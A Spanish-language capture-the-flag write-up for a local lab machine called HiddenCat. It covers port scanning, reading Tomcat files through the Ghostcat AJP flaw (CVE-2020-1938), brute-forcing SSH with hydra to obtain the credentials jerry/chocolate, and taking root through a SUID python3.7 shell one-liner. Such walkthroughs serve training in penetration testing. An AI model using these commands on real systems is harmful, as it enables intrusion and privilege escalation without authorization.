
HIDDENCAT

Primero comprobamos la conectividad con la máquina:




```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.094 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.094/0.094/0.094/0.000 ms
```


El ttl es de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a escanear los puertos:



```
❯ nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 19:19 CEST
Initiating ARP Ping Scan at 19:19
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:19, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:19
Scanning 172.17.0.2 [65535 ports]
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8009/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:19, 1.06s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2024-07-03 19:19:48 CEST for 1s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
8009/tcp open  ajp13      syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Ahora vamos a escanear de forma más exhaustiva los puertos:




```
❯ nmap -sCV -p22,8009,8080 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 19:21 CEST
Nmap scan report for escolares.dl (172.17.0.2)
Host is up (0.000047s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
|   2048 4d:8d:56:7f:47:95:da:d9:a4:bb:bc:3e:f1:56:93:d5 (RSA)
|   256 8d:82:e6:7d:fb:1c:08:89:06:11:5b:fd:a8:08:1e:72 (ECDSA)
|_  256 1e:eb:63:bd:b9:87:72:43:49:6c:76:e1:45:69:ca:75 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http    Apache Tomcat 9.0.30
|_http-title: Apache Tomcat/9.0.30
|_http-favicon: Apache Tomcat
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Si analizamos un poco, vemos que el protocolo ajp13 que corre por el puerto 8009, es vulnerable si viene con el tomcat previo a la versión 9.0.31, y en este caso tenemos la 9.0.3, por lo que es vulnerable al CVE-2020-1938. En mi caso he utilizado este de aquí:


https://github.com/00theway/Ghostcat-CNVD-2020-10487/blob/master/ajpShooter.py

Ahora vamos a probarlo con el siguiente comando:




```
python3 ajpShooter.py http://172.17.0.2:8009 8009 /WEB-INF/web.xml read
```

Y encontramos lo siguiente:



```
description>
  Welcome to Tomcat, Jerry ;)
</description>
```


Ahora ya tenemos un usuario al que podemos aplicar fuerza bruta.



```
❯ hydra -l jerry -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 19:
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: jerry   password: chocolate
```

Y si accedemos por ssh:




```
❯ ssh jerry@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't
ED25519 key fingerprint is SHA256:mo9w8++LQb3S+T1T+QwVQc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fi
Warning: Permanently added '172.17.0.2' (ED25519) to the
jerry@172.17.0.2's password:
Linux df290e5117bd 6.5.0-13parrot1-amd64 #1 SMP PREEMPT_

The programs included with the Debian GNU/Linux system a
the exact distribution terms for each program are descri
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
permitted by applicable law.
jerry@df290e5117bd:~$ whoami
jerry
jerry@df290e5117bd:~$
erry@df290e5117bd:~$ |
```


Estamos dentro.

Ahora buscando manera de escalar privilegios, encontramos lo siguiente:



```
jerry@df290e5117bd:/$ find -perm -4000 -ls 2>/dev/null
      293     52 -rwsr-xr-x   1 root     root        51280 Jan 10  2019 ./bin/mount
      298     64 -rwsr-xr-x   1 root     root        65272 Aug  3  2018 ./bin/ping
      312     64 -rwsr-xr-x   1 root     root        63568 Jan 10  2019 ./bin/su
      318     36 -rwsr-xr-x   1 root     root        34888 Jan 10  2019 ./bin/umount
      841     56 -rwsr-xr-x   1 root     root        54096 Jul 27  2018 ./usr/bin/chfn
      844     44 -rwsr-xr-x   1 root     root        44528 Jul 27  2018 ./usr/bin/chsh
      891     84 -rwsr-xr-x   1 root     root        84016 Jul 27  2018 ./usr/bin/gpasswd
      935     44 -rwsr-xr-x   1 root     root        44440 Jul 27  2018 ./usr/bin/newgrp
      946     64 -rwsr-xr-x   1 root     root        63736 Jul 27  2018 ./usr/bin/passwd
    17916   3128 -rwsr-xr-x   2 root     root      3201864 Jul 21  2020 ./usr/bin/perl
    17916   3128 -rwsr-xr-x   2 root     root      3201864 Jul 21  2020 ./usr/bin/perl5.28.1
    24092   4760 -rwsr-xr-x   2 root     root      4874240 Mar 23 16:12 ./usr/bin/python3.7
    24092   4760 -rwsr-xr-x   2 root     root      4874240 Mar 23 16:12 ./usr/bin/python3.7m
    17978    428 -rwsr-xr-x   1 root     root       436552 Dec 24  2023 ./usr/lib/openssh/ssh-keysign
    17967     52 -rwsr-xr--   1 root     messagebus    51184 Oct 23  2023 ./usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Como podemos ejecutar python3.7 como root ejecutamos lo siguiente:



```
jerry@df290e5117bd:/$ /usr/bin/python3.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# |
```

Y ya somos root.